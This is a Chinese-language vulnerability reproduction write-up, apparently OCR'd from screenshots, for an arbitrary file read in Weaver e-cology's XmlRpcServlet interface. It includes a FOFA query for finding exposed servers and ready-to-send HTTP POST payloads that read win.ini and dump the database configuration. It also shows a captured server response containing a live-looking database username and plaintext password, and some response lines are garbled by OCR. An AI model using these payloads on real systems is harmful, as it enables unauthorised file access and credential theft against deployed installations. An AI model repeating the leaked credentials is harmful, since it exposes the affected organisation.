
# F6-4泛微-E-Cology-任意文件读取

## 漏洞描述：

泛微e-cology XmlRpcServlet接口处存在任意文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

### 网站图片：



不安全 | [redacted]:9412/wui/index.html#/?logintype=1&time=1690085434746&_key=c9q3q1

## 网络测绘：

### fofa语法：

FOFA：app="泛微-OA（e-cology）"


## 漏洞复现：

payload：

```
POST /weaver/org.apache.xmlrpc.webserver.XmlRpcServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/xml
Accept-Encoding: gzip
Content-Length: 201

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>WorkflowService.getAttachment</methodName>
<params>
<param>
<value><string>c://windows/win.ini</string></value>
</param>
</params>
</methodCall>
```

效果图:
读取c://windows/win.ini文件



```
OyBmb3IgMTYtYml0IGFwcCBzdXBwb3J0DQpbZm9udHNdDQpbZXh0ZW5zaW9uc10NCltY2
kgZXh0ZW5zaW9uc10NCltmaWxlc10NCltNYWlsXQ0KTUFQST0xDQo=
```

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
```

```
POST /weaver/org.apache.xmlrpc.webserver.XmlRpcServlet HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/xml
Accept-Encoding: gzip
Content-Length auto : 201

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>WorkflowService.getAttachment</methodName>
<params>
<param>
<value><string>c://windows/win.ini</string></value>
</param>
</params>
</methodCall>
```


```
HTTP/1.1 200 OK
Server: WVS
Cache-Control: private
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: ecology_JSessionid=aaaF_EPp9qDKr9HRsQzXy; path=/; HttpOnly
Content-Type: text/xml; charset=utf-8
Date: Mon, 11 Dec 2023 16:48:14 GMT
Content-Length: 259

<?xml version="1.0" encoding="UTF-8"?
><methodResponse><params><param><value><base64>OyBmb3IgMTYtYml0IGFwcCBzdXBwb3J0DQp
HNdDQpbZXh0ZW5zaW9uc10NCltY2kgZXh0ZW5zaW9uc10NCltmaWxlc10NCltNYWlsXQ0KTUFQST0xDQo
base64></value></param></params></methodResponse>
```

读取数据库配置文件

```
POST /weaver/org.apache.xmlrpc.webserver.XmlRpcServlet HTTP/1.1
Host: your-ip
Content-Type: application/xml
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 198

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>WorkflowService.LoadTemplateProp</methodName>
<params>
<param>
<value><string>weaver</string></value>
</param>
</params>
</methodCall>
```



```
POST /weaver/org.apache.xmlrpc.webserver.XmlRpcServlet HTTP/1.1
Host: [redacted]
Content-Type: [redacted]
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length auto : 198

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>WorkflowService.LoadTemplateProp</methodName>
<params>
<param>
<value><string>weaver</string></value>
</param>
</params>
</methodCall>
```

```
HTTP/1.1 200 OK
Server: WVS
Cache-Control: private
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: ecology_JSessionid=aaa6rRqpNpmAaehYsQzXy; path=/; HttpOnly
Content-Type: text/xml; charset=utf-8
Date: Mon, 11 Dec 2023 16:55:12 GMT
Content-Length: 1133

<?xml version="1.0" encoding="UTF-8"?
><methodResponse><params><param><value><struct><member><name>DriverClasses</
name><value>com.microsoft.sqlserver.jdbc.SQLServerDriver</value></
member><member><name>ecology.url</name><value>jdbc:sqlserver://127.0.0.1:2433;
DatabaseName=ecology</value></member><member><name>ecology.maxconn</name><value>300</
value></member><member><name>ecology.user</name><value>sa</value></
member><member><name>ecology.checktime</name><value>3600</value></
member><member><name>ecology.maxalivetime</name><value>10</value></
member><member><name>ecology.minconn</name><value>50</value></
member><member><name>ecology.maxusecount</name><value>6000</value></
member><member><name>ecology.maxidletime</name><value>600</value></
member><member><name>ecology.password</name><value>zj86677885*1</value></
member><member><name>ecology.charset</name><value>ISO</value></
member><member><name>LOG_FORMAT</name><value>yyyy.MM.dd'-'hh:mm:ss</value></
member><member><name>ecology.isgoveproj</name><value>0</value></
member><member><name>DEBUG_MODE</name><value>false</value></member></struct></value></
param></params></methodResponse>
```